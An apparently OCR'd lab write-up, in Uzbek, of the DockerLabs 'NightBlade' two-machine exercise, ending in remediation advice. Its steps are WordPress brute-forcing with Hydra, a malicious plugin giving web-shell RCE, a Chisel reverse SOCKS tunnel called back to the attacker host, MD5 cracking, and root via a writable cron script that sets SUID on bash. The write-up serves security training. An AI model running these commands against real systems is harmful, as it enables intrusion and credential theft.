
NightBlade — writeup


Docker muhitidagi NightBlade (DockerLabs) laboratoriya mashinasi. Nishon IP-manzili (`10.10.10.2` - Maquina 1) bo‘yicha to‘liq TCP portlarni aniqlash maqsadida tezkor Nmap skaneri ishga tushirildi. Natijada faqat `80/tcp` (HTTP - Apache 2.4.58) porti ochiqligi aniqlandi. Veb-serverdagi `robots.txt` tekshirilganda g‘ayritabiiy hex satr fosh etildi. Mazkur qiymat ketma-ket xxd va base64 orqali dekod qilinib, maxfiy `/s3cr3t@/list.txt` parollar lug‘ati qo‘lga kiritildi.

```
BUYRUQLAR :
nmap 10.10.10.2 -p- --min-rate=5000
curl -s http://10.10.10.2/robots.txt
echo '4c334d7a5933497a64454176626476c7a644335306548513d0a' | xxd -r -p | base64 -d
curl -s http://10.10.10.2/s3cr3t@/list.txt | head -n 8
```




1-mashinadagi WordPress tizimi (`/wp/`) tahlil qilinib, REST API (`/wp-json/wp/v2/users`) orqali yagona `krav0` foydalanuvchisi aniqlandi. WordPress ichki `172.17.0.2` manziliga yo‘naltirilgani sababli Kali tizimida maxsus DNAT qoidasi joriy qilindi. Oldingi bosqichda olingan parollar lug‘ati yordamida Hydra vositasi orqali `wp-login.php` ga brute-force hujumi uyushtirilib, hisob paroli (`krav0:voidwalker`) qo‘lga kiritildi.

```
BUYRUQLAR :
curl -s http://10.10.10.2/wp/wp-json/wp/v2/users | jq '.[0] | {id, name, slug}'
sudo sysctl -w net.ipv4.ip_forward=1
sudo iptables -t nat -A OUTPUT -d 172.17.0.2 -j DNAT --to-destination 10.10.10.2
hydra -l krav0 -P /home/kali/ctf/passwords.txt 172.17.0.2 http-form-post "/wp/wp-login.php:log
=^USER^&pwd=^PASS^&wp-submit=Log+In:F=incorrecto" -t 4
```




Qo‘lga kiritilgan `krav0:voidwalker` hisobi orqali WordPress boshqaruv paneliga muvaffaqiyatli kirildi. Tizimda plagin yuklash imkoniyati mavjudligidan foydalanib, PHP buyruqlarini masofadan bajaruvchi (RCE) `evil.zip` plagini joylashtirildi va ishga tushirildi. Natijada `www-data` foydalanuvchisi huquqlari olindi. Mashinaning tarmoq interfeyslari ko‘zdan kechirilganda, ikkinchi ichki tarmoq (`eth1: 20.20.20.2/24`) va faol `20.20.20.3` xosti aniqlandi.

```
BUYRUQLAR :
cat evil-plugin/evil.php && zip evil.zip evil.php
curl -s "http://10.10.10.2/wp/wp-content/plugins/evil/evil.php?cmd=id"
curl -s "http://10.10.10.2/wp/wp-content/plugins/evil/evil.php?cmd=ip+-br+a"
curl -s "http://10.10.10.2/wp/wp-content/plugins/evil/evil.php?cmd=ping+-c+2+20.20.20.3"
```




Izolyatsiyalangan 20.20.20.0/24 tarmog‘idagi ikkinchi mashinaga (`20.20.20.3`) to‘g‘ridan-to‘g‘ri murojaat qilish maqsadida Chisel vositasi orqali Kali (`10.10.10.1:11111`) hamda 1-mashina o‘rtasida teskari SOCKS5 tuneli (`127.0.0.1:1080 – Pivot`) yo‘lga qo‘yildi. `/etc/proxychains.conf` fayli yangilandi va Proxychains yordamida `20.20.20.3` xosti skanerlanganda `22/tcp` (SSH - OpenSSH 8.9p1) hamda `80/tcp` (HTTP - Apache 2.4.52) portlari ochiqligi aniqladi.

```
BUYRUQLAR :
chisel server --reverse -p 11111
curl -s "http://10.10.10.2/wp/wp-content/plugins/evil/evil.php?cmd=/tmp/chisel+client+10.10.1
0.1:11111+R:1080:socks+&"
curl -s --socks5 127.0.0.1:1080 -I http://20.20.20.3/
proxychains4 nmap -sT -Pn -p 22,80 20.20.20.3
```




SOCKS5 tuneli orqali 2-mashinaning 80-portidagi veb-serveri tahlil qilinganda, ildiz katalogda qoldirib ketilgan `db.sql` ma'lumotlar bazasi nusxasi (MySQL dump) topildi va yuklab olindi. Baza ichidagi `employees` hamda `sys_auth` jadvallaridan `nightblade` foydalanuvchisi va uning `8621ffdbc5698829397d97767ac13db3` MD5 xeshi aniqlandi. John the Ripper vositasi yordamida parollar lug‘atidan foydalanib, xesh bir zumda yorildi (`dragon`).

```
BUYRUQLAR :
curl -s --socks5 127.0.0.1:1080 http://20.20.20.3/db.sql | grep -A 2 "INSERT INTO \`employees
\`"
echo '8621ffdbc5698829397d97767ac13db3' > hash.txt
john --format=raw-md5 --wordlist=/home/kali/ctf/passwords.txt hash.txt
```




Fosh etilgan `nightblade:dragon` hisob ma'lumotlari orqali Proxychains yordamida 2-mashinaning `20.20.20.3` manzilidagi SSH xizmatiga muvaffaqiyatli autentifikatsiya qilindi. Natijada Maquina 2 tizimida `nightblade` (`uid=1000`) foydalanuvchisi nomidan to‘liq interaktiv buyruqlar satri (SSH Shell) o‘rnatildi hamda xost parametrlari tasdiqlandi.

```
BUYRUQLAR :
proxychains4 ssh nightblade@20.20.20.3
id && whoami && hostname && ip a
```



2-mashinada imtiyozlarni oshirish (Privilege Escalation) maqsadida rejalashtirilgan vazifalar ko‘zdan kechirildi. `/etc/cron.d/nightblade` faylida har daqiqada root nomidan `/opt/scripts/check.sh` skripti ishga tushishi aniqlandi. Skript fayliga `nightblade` guruhi uchun to‘liq yozish huquqi (`-rwxrwxr-x`) berilgan bo‘lib, unga 'chmod u+s /bin/bash' buyrug‘i qo‘shildi. Cron vazifasi ishga tushgach, `/bin/bash` fayliga SUID biti o‘rnatildi va `/bin/bash -p` orqali tizimda to‘liq ROOT huquqlari qo‘lga kiritildi.

```
BUYRUQLAR :
cat /etc/cron.d/nightblade && ls -la /opt/scripts/check.sh
cat /opt/scripts/check.sh
echo 'chmod u+s /bin/bash' >> /opt/scripts/check.sh
ls -la /bin/bash && /bin/bash -p
id && whoami && tail -n 4 /root/.bash_history
```



Xulosa va Zaifliklar tahlili:

NightBlade (DockerLabs) laboratoriyasi ikki bosqichli izolyatsiyalangan tarmoqda veb-razvedka, kodlarni masofadan bajarish (RCE), SOCKS5 tunellashtirish (pivoting), ochiq ma'lumotlar bazasini tahlil qilish hamda Linux tizimida noto‘g‘ri konfiguratsiya qilingan Cron vazifalarini suiiste'mol qilib imtiyozlarni oshirishdan iborat bo‘lib, quyidagi bosqichlarni qamrab oldi:

- **1. Maquina 1 razvedkasi va boshlang‘ich kirish (10.10.10.2 / 20.20.20.2):** `robots.txt` dagi hex qiymat dekodlanib maxfiy `/s3cr3t@/list.txt` lug‘ati qo‘lga kiritildi. WordPress REST API orqali `krav0` foydalanuvchisi aniqlanib, Hydra orqali `krav0:voidwalker` hisobi ochildi. Admin panel orqali zararli plagin (`evil.zip`) yuklanib, `www-data` darajasidagi masofaviy buyruq bajarish (RCE) huquqi olindi.
- **2. Tarmoq tunellashtirish (Pivoting - Chisel & SOCKS5):** 1-mashinaning ikkinchi interfeysi (`20.20.20.2/24`) orqali izolyatsiyalangan `20.20.20.3` xosti topildi. Kali hamda 1-mashina o‘rtasida Chisel yordamida teskari SOCKS5 tuneli (`127.0.0.1:1080`) o‘rnatildi va barcha skanerlash hamda ulanishlar Proxychains orqali yo‘naltirildi.
- **3. Maquina 2 razvedkasi va SSH kirish (20.20.20.3):** SOCKS5 orqali 2-mashina veb-serveridan ochiq qoldirilgan `db.sql` ma'lumotlar bazasi nusxasi yuklab olindi. Undan `nightblade` hisobining MD5 xeshi aniqlanib, John the Ripper yordamida `nightblade:dragon` paroli yorildi. Ushbu hisob bilan SSH xizmati orqali tizimga kirildi.
- **4. Tizim imtiyozlarini oshirish (Root Privilege Escalation):** Rejalashtirilgan `/etc/cron.d/nightblade` vazifasi har daqiqada root sifatida ishga tushiradigan `/opt/scripts/check.sh` fayli `nightblade` guruhiga yozish huquqiga egaligi aniqlandi. Skriptga SUID biti o‘rnatish buyrug‘i joylandi va `/bin/bash -p` yordamida 2-mashinada to‘liq **ROOT** imtiyozi qo‘lga kiritildi.
- **Xavfsizlik Tavsiyalari (Remediation):** 1. `robots.txt` faylida maxfiy ma'lumotlar yoki parollar saqlanadigan kataloglarga yo‘llar ko‘rsatilmasligi shart.
  2. WordPress admin paneliga kirish uchun kuchli parollar siyosati va ikki bosqichli autentifikatsiya (2FA) o‘rnatilishi lozim.
  3. CMS tizimlarida plagin yuklash imkoniyatini qat'iy cheklash yoki xavfsizlik plaginlari orqali nazorat qilish zarur.
  4. Veb-serverning ommaviy ildiz papkalarida ma'lumotlar bazasi nusxalari (`.sql`) yoki zaxira fayllarini qoldirmaslik shart.
  5. Cron orqali root nomidan bajariladigan skriptlarga oddiy foydalanuvchilar yoki guruhlar tomonidan yozish huquqi (write permission) berilmasligi ta'minlanishi shart.